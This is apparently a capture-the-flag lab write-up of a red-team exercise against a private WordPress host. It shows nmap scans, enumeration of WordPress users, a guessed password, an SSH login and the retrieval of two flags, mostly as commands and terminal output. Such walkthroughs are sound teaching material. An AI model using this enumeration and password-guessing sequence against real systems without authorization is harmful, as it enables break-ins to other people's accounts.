
Red Team: Summary of Operations

### Exposed Services

Nmap scan results for each machine reveal the below services and OS details:


```bash
$ nmap –sP 192.168.1.1-255
```



```
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-09 17:17 PST
Nmap scan report for 192.168.1.1
Host is up (0.00089s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00068s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00100s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00097s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0026s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.64 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1




```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-09 17:25 PST
Nmap scan report for 192.168.1.110
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
root@Kali:~# 
```

The following vulnerabilities were identified on each target:
- Target 1
  - **Port 22 is open**
  - **Port 80 is open**
  - **Port 111 is open**
  - **Port 139 is open**
  - **Port 445 is open**

### Exploitation


The following was returned via the enumeration of the Raven Security (WordPress) website

Command: **--url http://192.168.1.110/wordpress -eu**




```
:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed Mar  9 17:41:26 2022
[+] Requests Done: 21
[+] Cached Requests: 31
[+] Data Sent: 4.692 KB
[+] Data Received: 168.464 KB
[+] Memory used: 119.594 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

I guess Michael’s password and it was “Michael”




```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

After ssh into Michael’s account I changed directory to /var/www and thus found **flag2.txt**



```
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

I ran the following command, which resulted in **flag 1** being discovered at the very bottom: **grep –RE flag html**



```
html/vendor/examples/scripts/XRegExp.js:       flagClip = /[^gimy]+|([\s\S
])(?=[\s\S]*\1)/g, // Nonnative and duplicate flags
html/vendor/examples/scripts/XRegExp.js:    // Lets you extend or change XR
egExp syntax and create custom flags. This is used internally by
html/vendor/examples/scripts/XRegExp.js:    // Accepts a pattern and flags;
 returns an extended `RegExp` object. If the pattern and flag
html/vendor/examples/scripts/XRegExp.js:    XRegExp.cache = function (patte
rn, flags) {
html/vendor/examples/scripts/XRegExp.js:        var key = pattern + "/" + (
flags || "");
html/vendor/examples/scripts/XRegExp.js:        return XRegExp.cache[key] |
| (XRegExp.cache[key] = XRegExp(pattern, flags));
html/vendor/examples/scripts/XRegExp.js:    // Accepts a `RegExp` instance;
 returns a copy with the `/g` flag set. The copy has a fresh
html/vendor/examples/scripts/XRegExp.js:    // syntax and flag changes. Sho
uld be run after XRegExp and any plugins are loaded
html/vendor/examples/scripts/XRegExp.js:    // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding
new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular ex
pression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start o
f the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                        <!-- flag1{b9bbcb33e11b80be759c4e84
4862482d} -->
michael@target1:/var/www$
```